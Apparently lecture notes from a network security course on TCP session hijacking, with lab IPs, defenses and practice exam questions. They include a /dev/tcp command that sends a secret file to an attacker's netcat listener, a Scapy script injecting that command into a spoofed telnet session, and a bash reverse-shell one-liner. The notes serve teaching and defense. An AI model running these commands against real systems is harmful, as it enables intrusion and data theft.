seed@user(10.0.2.9):~$ cat /home/seed/secret > /dev/tcp/10.0.2.10/9090
```

Session Hijacking: Steal a Secret

The `cat` command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called `/dev/tcp/10.0.2.10/9090` (a virtual file).

This invokes a pseudo device which creates a connection with the TCP server listening on port `9090` of `10.0.2.10` and sends data via the connection.

The listening server on the attacker machine will get the content of the file.

```
seed@attacker(10.0.2.10):$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.9] port 9090 [tcp/*] accepted (family 2, sport 51676)
******************************
This is my super secret file!
******************************
```

Launch the TCP Session Hijacking Attack

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")

IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=46716, dport=23, flags="A",
               seq=3809825950, ack=1182374470)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.10/9090\r"

pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Recall: Creating Reverse Shell

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as `/bin/bash` on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.

Recall: Creating Reverse Shell

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

TCP Session Hijacking Attack

What would you do to prevent this type of attack?

Defending Against Session Hijacking

- Making it difficult for attackers to spoof packets
  - Randomize source port number
  - Randomize initial sequence number
  - Not effective against local attacks

- Encrypting the payload

Summary

- What is the TCP protocol + How the TCP Protocol Works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack

You Try!

Exam-like problems that you can use for practice!

- A program wants to send many pieces of data to a server, each piece will be sent via a separate call. The server needs to know the boundaries among these pieces. (1) If the program uses UDP, how does the server know where the boundaries are? (2) What if the program uses TCP?
- In the SYN flooding attack, why do we randomize the source IP address? Why can't we just use the same IP address?
- What will happen if the spoofed source IP address in a SYN flooding attack does belong to a machine that is currently running?
- Why do we choose to fill up the memory used for *half-open connections*, why can't we directly target the memory used for holding *full connections*? The latter requires more memory, so the resource is much easier to exhaust.
- Are TCP Reset attacks effective against encrypted connections, such as SSH? Explain.
- Is UDP communication subject to reset attacks? Explain.
- UDP services can be used for amplification attacks. Why cannot TCP be used for the same attack?